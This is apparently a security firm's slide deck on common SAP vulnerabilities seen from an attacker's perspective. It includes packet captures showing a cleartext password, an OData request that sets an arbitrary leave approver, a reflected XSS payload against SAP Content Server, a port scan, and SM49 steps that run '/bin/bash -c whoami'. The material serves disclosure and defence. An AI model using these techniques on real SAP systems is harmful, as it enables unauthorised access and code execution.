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# SAP from an Attacker's Perspective

Common Vulnerabilities and Pitfalls

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## SAP and its challenges



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SAP systems and applications increasingly targeted in cyber attacks.

## Challenges in SAP Security

- Proprietary software, restricted and limited access to information and documentation
- Usage of proprietary network protocols, e.g.: NI, DIAG, SNC, RFC
- Complex configuration with seemingly contradicting options
- SAP components and software not openly available
- Analysis requires Reverse Engineering

**Securing SAP environments requires extensive domain knowledge and experience.**

**Security-relevant issues are easily introduced, and they are exploited by attackers.**



# SAP Network Traffic

No.	Time	Source	Destination	Protocol	Length	Info
22	6.271592	10.3.161.3	10.249.0.74	TCP	366	3200 → 50011 [PSH, ACK] Seq=3759 Ack=875 Win=64128 Len=312
23	6.273426	10.3.161.3	10.249.0.74	TCP	1110	3200 → 50011 [PSH, ACK] Seq=4071 Ack=875 Win=64128 Len=1056
24	6.273454	10.249.0.74	10.3.161.3	TCP	54	50011 → 3200 [ACK] Seq=875 Ack=5127 Win=262144 Len=0
25	6.287732	10.249.0.74	10.3.161.3	TCP	2384	50011 → 3200 [PSH, ACK] Seq=875 Ack=5127 Win=262144 Len=2330
26	6.291310	10.3.161.3	10.249.0.74	TCP	60	3200 → 50011 [ACK] Seq=5127 Ack=2161 Win=64128 Len=0
27	6.293327	10.3.161.3	10.249.0.74	TCP	60	3200 → 50011 [ACK] Seq=5127 Ack=3205 Win=64128 Len=0

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> Frame 23: 1110 bytes on wire (8880 bits), 1110 bytes captured (8880 bits) on interface \
> Ethernet II, Src: 3e:2e:bb:e6:16:1c (3e:2e:bb:e6:16:1c), Dst: PcsCompu_98:0d:ac (08:00:2
> Internet Protocol Version 4, Src: 10.3.161.3, Dst: 10.249.0.74
> Transmission Control Protocol, Src Port: 3200, Dst Port: 50011, Seq: 4071, Ack: 875, Len
Data (1056 bytes)
  Data: 0000041c000000000010001f306000121f9d0254537531715451f8dcb9732fbb03bb0c...
  [Length: 1056]
02e0 11111010 10011110 10101110 11101111 01011000 10011000 00101010 00111100 ....X.*<
02e8 11101100 01110010 00111111 01110100 01011110 10001111 00011111 10000011 ..r?t^...
02f0 00111010 11101001 10010101 01001011 00100111 00001111 10111111 11110111 ...:K'...
02f8 10101001 01110000 10100011 11110010 11000110 10010101 11101011 00101111 ..p-.../
0300 10010001 10010001 10010110 10100001 01110000 10101010 00111110 01110011 ....p>s
0308 11010111 00111000 11110011 01100010 00001111 10000011 11000111 01000000 ..8 b...@
0310 00101000 10100011 00011100 01100111 10001110 01110100 11010101 10111000 (.g.t...
0318 10010001 00010110 11010001 00011110 01111110 01110000 10001000 10100010 ....p-...
0320 10011000 00100101 11111111 01111101 01101100 00100110 10011101 01100110 ..% }l&f
0328 10101100 00101011 11011101 00111111 10100000 00001111 11101000 10101011 ..+ ?....
0330 01100100 11100110 00111101 01101011 00011111 01100110 10110001 11101110 ..d-k-f...
0338 11100110 11100000 11100111 10011100 01011011 01100101 11001101 00010010 ....[e...
0340 10101000 10110111 00110111 10001000 01010110 00010001 11010111 00101010 ..-7-V...*
0348 11010100 10001111 01010000 11100111 00100110 11100010 00101111 11011100 ..-P-8-/...
0350 11001110 11001111 00010001 11111111 10000110 00100100 00111101 00111010 ....$=...
0358 01000110 00001010 00011110 01010101 00111100 11011000 01111011 11110011 ..F-Uk-{-...
0360 01000011 11100001 00110100 10001001 01110100 01111000 00101111 00110110 ..C-4-tx/6...
0368 01001111 00101110 00011000 11001101 00000101 10000110 00110001 10111110 ..0.....1-...
0370 01100000 00101100 10111000 11000110 10100111 10100110 00100110 10100111 ..,....&...
0378 11000110 00010110 01011100 01001101 10011001 11100011 11110011 01011111 ..-M..._...
0380 10011101 00111000 01110001 10110010 01101100 00111010 01110100 11101001 ..8q:l:t...
0388 11000010 00110111 10100001 00100001 11001111 00010111 00010000 11001101 ..-7!.....
0390 10010100 10010111 11111011 00101010 10000110 01101111 01111110 00100100 ....*o=$...
0398 10000100 11100100 10101010 01011111 11001010 10011111 01011100 00101010 .._...*\...
03a0 10011001 01101000 00100000 11101100 00001111 01111000 11111000 11101101 ..h...x...
03a8 10011001 00001010 11101101 11011010 11110100 11101011 10001011 10010101 ..-...-...
03b0 11010101 00011101 10111011 10111110 10001111 01011111 10000100 10100011 ..-...-...
03b8 10011001 01000110 01110001 00100111 10111111 11110010 11000001 11011011 ..Fq'....
03c0 01001011 01101111 11111101 00111010 10111111 10111000 01110011 11010110 ..Ko:~s...
03c8 10110011 11111000 01011011 11011001 11011110 11000110 00101101 11101100 ..[.....
03d0 00111000 10110001 00000001 11100111 10101110 00011101 00101000 01111011 ..8-....({...
03d8 11011110 11100011 10111111 01011010 01010000 11011011 11011110 10100001 ....ZP...
03e0 11101110 10001011 10010001 11000001 01001101 10000100 11111101 01011111 ....-M...
03e8 10110010 10000001 01111000 11101100 01010011 00001001 00101001 10010111 ..x.S)...
03f0 00100000 11000111 00101110 00011011 11010100 11001101 11001110 11110101 ..-.....

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# SAP Network Traffic *with the right tools*

5	0.048586	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=0
6	0.059727	10.3.161.3	10.249.0.74	TCP	1340	3200 → 50398 [ACK] Seq=1 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
7	0.059833	10.3.161.3	10.249.0.74	TCP	1340	3200 → 50398 [ACK] Seq=1287 Ack=322 Win=64128 Len=1286 [TCP segment of a reassembled PDU]
8	0.059851	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=322 Ack=2573 Win=262144 Len=0
9	0.061516	10.3.161.3	10.249.0.74	SAPDIAG	599	Uncompressed Length=7099
10	0.114177	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=322 Ack=3118 Win=261632 Len=0
11	15.157404	10.249.0.74	10.3.161.3	SAPDIAG	610	Uncompressed Length=1166
12	15.161047	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398 [ACK] Seq=3118 Ack=878 Win=64128 Len=0
13	15.271142	10.3.161.3	10.249.0.74	SAPDIAG	1003	Uncompressed Length=1857
14	15.334245	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200 [ACK] Seq=878 Ack=4067 Win=262144 Len=0

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.... .0.. = Dynt Atom Item Attribute Intensify: False
.... 0... = Dynt Atom Item Attribute Just Right: False
...0 .... = Dynt Atom Item Attribute Match Code: False
..0. .... = Dynt Atom Item Attribute Prop Font: False
.1.. .... = Dynt Atom Item Attribute Yes3D: True
0... .... = Dynt Atom Item Attribute Combo Style: False
> [Expert Info (Warning/Security): Password field?]
Flag1: 0
DLen: 15
MLen: 12
MaxMcChars: 40
Text: secure_password

```

0150	00 01 00 00 03 00 14 42	00 00 0f 0c 00 28 73 65	.....B .....(se
0160	63 75 72 65 5f 70 61 73	73 77 6f 72 64 10 09 0b	cure pas sword...
0170	00 0a 01 00 03 00 14 00	00 00 0b 00 11 00 00 03	.....
0180	0c 3c 3f 78 6d 6c 20 76	65 72 73 69 6f 6e 3d 22	<?xml v ersion="
0190	31 2e 30 22 20 65 6e 63	6f 64 69 6e 67 3d 22 73	1.0" enc oding="s
01a0	61 70 2a 22 3f 3e 3c 44	41 54 41 4d 41 4e 41 47	ap**"?><D ATAMANAG
01b0	45 52 3e 20 3c 43 4f 50	59 20 69 64 3d 22 63 6f	ER> <COP Y id="co
01c0	70 79 22 3e 20 20 3c 47	55 49 20 69 64 3d 22 67	py"> <G UI id="g
01d0	75 69 22 3e 20 20 20 3c	4d 45 54 52 49 43 53 20	ui"> < METRICS
01e0	69 64 3d 22 6d 65 74 72	69 63 73 22 20 58 31 20	id="metr ics" X1
01f0	3d 22 38 22 20 58 30 20	3d 22 33 37 37 22 20 58	="8" X0 ="377" X
0200	33 20 3d 22 31 39 31 36	22 20 58 32 20 3d 22 38	3 ="1916 " X2 ="8
0210	22 20 59 32 20 3d 22 32	37 22 20 59 33 20 3d 22	" Y2 ="2 7" Y3 ="



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## Common Vulnerabilities and Pitfalls





Web Apps



On-Premise  
Systems



User  
Permissions



Cloud Assets




ABAP Code



Encrypted  
Communication

# SAP Fiori Web Applications



The image displays two overlapping screenshots of the SAP Fiori web interface. The background screenshot shows a dashboard with a 'Home' header and navigation tabs for 'My Home' and 'Sample Applications'. A card titled 'git-enabled CTS' shows an error. Below, 'Sample Applications' includes 'Approve Purchase Orders' (19 items to be approved), 'Shop' (0 items in cart), and 'Manage Products (Fiori Elements)' (214 products).

The foreground screenshot shows the 'Approve Purchase Orders' application. It features a list of purchase orders and a detailed view for a specific order.

**Purchase Order Details:**

- Mein Ressort GmbH** - 151,01 USD
- Ordered by Maria Hicks
- Last Changed: 28.05.2020

**General Information:**

- Purchase Order: 300001997
- Delivery Date: 04.06.2020
- Address: Zeppelinstrasse 2, 85399 Munich, Germany

**Items (2):**

Name	Delivery ...	Quantity	Price	Gross Amount
Marker Pen - Red	04.06.2020	6	1,95 USD	13,92 USD
Wooden Coat Hangers - Pack of 5	04.06.2020	18	6,40 USD	137,09 USD



# OData: HTTP-Based Protocol for Data Exchange

Data is transmitted in GET parameters of HTTP request:

```
Pretty  Raw  Hex
1 GET MainCategories?sap-client=001&$skip=0&$top=100&$orderby=Id%20asc&$select=Id%2cName&$inlinecount=allpages HTTP/1.1
2 sap-cancel-on-close: true
3 sap-contextid-accept: header
4 Accept: application/json
5 Accept-Language: en
6 DataServiceVersion: 2.0
7 MaxDataServiceVersion: 2.0
```

# OData Vulnerability: Improper Access Control (Leave Requests)

CVE-2024-22133, CVSS: 4.6 (Medium)

- Functionality: Leave Requests
- Supervisor has to approve requests, cannot change supervisor in front end
- Vulnerability: any employee can be set as the approver via OData backend call

```
1 POST LeaveRequestSet?sap-client=001 HTTP/1.1
2 Content-Type: application/jsonsap-context
3 id-accept: header
4 Accept: application/json
5 x-csrf-token: GARPMRDcc1-LL4y1wfsAIA==
6 Accept-Language: en
7 DataServiceVersion: 2.0
8 MaxDataServiceVersion: 2.0
9 Content-Length: 375
10
11 {
12 "StartDate": "\/Date(1702252800000)\/", "EndDate": "\/Date(170
2252800000)\/", "StartTime": "", "EndTime": "",
13 "__metadata": {"type": "HCMFAB_LEAVE_REQUEST_CR_SRV.LeaveRequ
est"},
14 "EmployeeID": "00204915", "AbsenceTypeName": "Urlaub", "Absence
TypeCode": "0100",
15 "ApproverLvl1": {"Name": "<ApproverName>", "Pernr": "00204456"
"Seqnr": "001", "DefaultFlag": false},
16 "Notes": "", "IsMultiLevelApproval": false
17 }
```





## Enum: Portscan SAP Systems

PORT	STATE	SERVICE
22/tcp	open	ssh
25/tcp	open	smtp
1128/tcp	open	saphostctrl
3200/tcp	open	tick-port
3201/tcp	open	cpq-taskmart
3300/tcp	open	ceph
3601/tcp	open	visinet-gui
3901/tcp	open	nimsh
4800/tcp	open	iims
4901/tcp	open	flr_agent
4902/tcp	open	magiccontrol
4903/tcp	open	unknown
8000/tcp	open	http-alt
8101/tcp	open	ldoms-migr
40000/tcp	open	safetynetp
40001/tcp	open	unknown
40002/tcp	open	unknown
40080/tcp	open	unknown
44300/tcp	open	unknown
50000/tcp	open	ibm-db2
50001/tcp	open	unknown
50013/tcp	open	unknown
50014/tcp	open	unknown
50113/tcp	open	unknown
50114/tcp	open	unknown

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3901/tcp	open	nimsh
4800/tcp	open	iims
4901/tcp	open	flr_agent
4902/tcp	open	magiccontrol
4903/tcp	open	unknown
8000/tcp	open	http-alt
8101/tcp	open	ldoms-migr
40000/tcp	open	safetynetp
40001/tcp	open	unknown
40002/tcp	open	unknown
40080/tcp	open	unknown
44300/tcp	open	unknown
50000/tcp	open	ibm-db2
50001/tcp	open	unknown
50013/tcp	open	unknown
50014/tcp	open	unknown
50113/tcp	open	unknown
50114/tcp	open	unknown

- SAP Host Agent
- Application Server ABAP
- RFC
- Message Server
- Encrypted RFC
- Sybase ASE
- ICM & Message Server (HTTP)
- IGS
- ICM HTTPS
- Application Server Java
- Management Console

# SAP Content Server Vulnerability: Cross-Site Scripting

CVE-2023-26457, CVSS: 6.1 (Medium)

SAP Content Server on port 1090 fails to sanitize user input

```
http://<IP>:1090/sapcs?create&pVersion=1
```

```
http://<IP>:1090/sapcs?create&pVersion=%0aContent-  
type%3atext/html%0a%0a<script>alert("usd%20AG")</script>
```

```
HTTP/1.1 400 Bad Request  
x-servertype: SAP HTTP Content Server 7.53/1028/N  
x-errordescription: Unsupported protocol version:  
content-type:text/html
```

```
<script>alert("usd AG")</script>  
Content-type: text/plain
```

# Complex Configuration, Opportunities for Misconfigurations

- General security configuration settings, e.g.
  - Cryptographic algorithms
  - Password policies (→ brute force protection)
- ... others are more SAP specific
  - Accessibility of management console webmethods (often >2GB log data accessible!)
  - RFC security parameters
  - Hashing algorithms for password storage



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9	0.061516	10.3.161.3	10.249.0.74	SAPDIAG	599		Uncompressed Length=709
10	0.114177	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200	[ACK] Seq=3200 Ack=1340 Win=0 Len=0
11	15.157404	10.249.0.74	10.3.161.3	SAPDIAG	610		Uncompressed Length=116
12	15.161047	10.3.161.3	10.249.0.74	TCP	60	3200 → 50398	[ACK] Seq=3200 Ack=610 Win=0 Len=0
13	15.271142	10.3.161.3	10.249.0.74	SAPDIAG	1003		Uncompressed Length=185
14	15.334245	10.249.0.74	10.3.161.3	TCP	54	50398 → 3200	[ACK] Seq=3200 Ack=1003 Win=0 Len=0

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> [Expert Info (Warning/Security): Password field?]
Flag1: 0
DLen: 15
MLen: 12
MaxUcChars: 40
Text: secure_password
  
```

0150	00 01 00 00 03 00 14 42	00 00 0f 0c 00 28 73 65	.....B.....(se
0160	63 75 72 65 5f 70 61 73	73 77 6f 72 64 10 09 0b	ure pas sword...
0170	00 0a 01 00 03 00 14 00	00 00 0b 00 11 00 00 03	.....
0180	0c 3c 3f 78 6d 6c 20 76	65 72 73 69 6f 6e 3d 22	<?xml v ersion="
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01a0	61 70 2a 22 3f 3e 3c 44	41 54 41 4d 41 4e 41 47	ap"?><D ATAMANAG
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0210	22 20 59 32 20 3d 22 32	37 22 20 59 33 20 3d 22	" Y2 ="2 7" Y3 ="

Connection Network Code Page

Choose network settings.

Secure Network Settings

- Activate Secure Network Communication
- SNC Name:
- Authentication only
- Integrity protection
- Privacy protection
- Maximum security settings available
- SNC logon with user/password (no Single Sign-On)




# Transactions: Cryptic Names, Potentially Dangerous Behavior

- SAP transaction codes grant access to system functionality
- The sheer number of existing codes makes a robust role management challenging
  - Business needs can require access to certain transactions ...
  - ... that can also be misused to gain significant access rights



# Transaction Example SM49: Code Execution as a Feature

Predefined operating system commands are accessible in the transaction...



The screenshot shows the SAP SM49 transaction interface. At the top, there is a menu bar with 'Command', 'Utilities', 'System', and 'Help'. Below the menu bar, the SAP logo is visible on the left, and the title 'External Operating System Commands' is centered. A search bar with a checkmark icon and a 'Cancel' button is located below the title. A toolbar with various icons is positioned above the table. The table itself has the following columns: 'Type', 'Command name', 'Op.system', 'Name of external program', 'Parameters of external program', and 'Add'. The table contains a list of predefined commands, including ARCAUTO, BACKUP\_HISTORY, BRARCHIVE, BRBACKUP, BRCONNECT, BRTOOLS, BTC\_CHECK\_STATE, CAT, CHECK\_DSPMSGQ, CHECK\_PRTERLOG, CHECK\_QXDAEDRSQ, CHECK\_R3RMTDB, DB24DD, DB2RADM\_MDM, DB2\_CONNECT\_CHECK, DB2\_SAPCL\_GRANT, DB6CLP, and DB6\_DATA\_COLLECTO.

Type	Command name	Op.system	Name of external program	Parameters of external program	Add	
<input type="checkbox"/>	SAP	ARCAUTO	ANYOS	arcauto	X	
<input type="checkbox"/>	SAP	BACKUP_HISTORY	ANYOS	sddb6his	X	
<input type="checkbox"/>	SAP	BRARCHIVE	ANYOS	brarchive	X	
<input type="checkbox"/>	SAP	BRBACKUP	ANYOS	brbackup	X	
<input type="checkbox"/>	SAP	BRCONNECT	ANYOS	brconnect	X	
<input type="checkbox"/>	SAP	BRTOOLS	ANYOS	brtools	X	
<input type="checkbox"/>	SAP	BTC_CHECK_STATE	ANYOS	sapchkst	X	
<input type="checkbox"/>	SAP	CAT	UNIX	cat	X	
<input type="checkbox"/>	SAP	CHECK_DSPMSGQ	OS/400	DSPMSG	MSGQ(QSYS/QCFGMSGQ)	X
<input type="checkbox"/>	SAP	CHECK_PRTERLOG	AS/400	PRTERLOG		
<input type="checkbox"/>	SAP	CHECK_QXDAEDRSQ	OS/400	WRKACTJOB	SBS(QSYSWRK) JOB(QXDAEDRSQ)	
<input type="checkbox"/>	SAP	CHECK_R3RMTDB	AS/400	WRKACTJOB	SBS(QSYSWRK) JOB(R3RMTDB)	
<input type="checkbox"/>	SAP	DB24DD	ANYOS	dd		X
<input type="checkbox"/>	SAP	DB2RADM_MDM	ANYOS	db2radm	-m mdmi	X
<input type="checkbox"/>	SAP	DB2_CONNECT_CHECK	ANYOS	db2radm	-m db2CCMSC	X
<input type="checkbox"/>	SAP	DB2_SAPCL_GRANT	ANYOS	db2radm	-m db2i -G only	X
<input type="checkbox"/>	SAP	DB6CLP	ANYOS	db6clp		X
<input type="checkbox"/>	SAP	DB6_DATA_COLLECTO	ANYOS	db6dbSrd		X

# Transaction Example SM49: Code Execution as a Feature

...and new commands can be added...

The screenshot displays the SAP SM49 'Create an External Command' transaction. The interface includes a menu bar with 'Command', 'System', and 'Help'. The title bar shows the SAP logo and the text 'Create an External Command'. Below the title bar, there is a confirmation area with a green checkmark, a dropdown menu, and a 'Cancel' button. The main form is divided into three sections: 'Command', 'Create and Last Change', and 'Definition'.  
- **Command Section:** Contains fields for 'Command Name' (YBASH), 'Operating System' (Linux), and 'Type'.  
- **Create and Last Change Section:** Contains fields for 'Created By', 'Created On' (00:00:00), 'Last Changed By', and 'Last Changed On' (00:00:00).  
- **Definition Section:** Contains a text area for 'Operating System Command' with the value '/bin/bash', a text area for 'Parameters for Operating System Command' with the value '-c whoami', and two checkboxes: 'Additional Parameters Allowed' (checked) and 'Trace' (unchecked).

# Transaction Example SM49: Code Execution as a Feature

...and new commands can be added...

The screenshot shows the SAP SM49 'Create an External Command' transaction. The 'Command' section is filled with 'YBASH' for the Command Name and 'Linux' for the Operating System. The 'Definition' section shows the Operating System Command as '/bin/bash' and the Parameters for Operating System Command as '-c 'whoami''. The 'Additional Parameters Allowed' checkbox is checked. The 'Trace' checkbox is unchecked.

This is a magnified view of the 'Definition' section from the SAP SM49 transaction. It shows the 'Operating System Command' field containing '/bin/bash' and the 'Parameters for Operating System Command' field containing '-c 'whoami''. Below these fields, the 'Additional Parameters Allowed' checkbox is checked.



# Transaction Example SM49: Code Execution as a Feature










...and executed ;-)

Command			
Command Name	YBASH	SAPXPG PID	28.394
Operating System	Linux	Conversation ID	18710356
Start Status	0	Stdin	R
Return Code	0	Stdout	M
Exit Code	0	Stderr	M
Exit Status	0	Wait for End	C
Execution Target		Trace Level	0

Definition	
Operating System Command	
	/bin/bash
	-c 'whoami'

Toolbar
        
np1adm








# More Classic Web App Vulnerabilities

CVE-2024-30214 + CVE-2024-30215, CVSS: 4.8 (Medium)

- High-privileged users can access files within the filesystem
- Ability to execute arbitrary commands on the system
- SAP does not classify this as a vulnerability but instead recommends changing default user passwords...






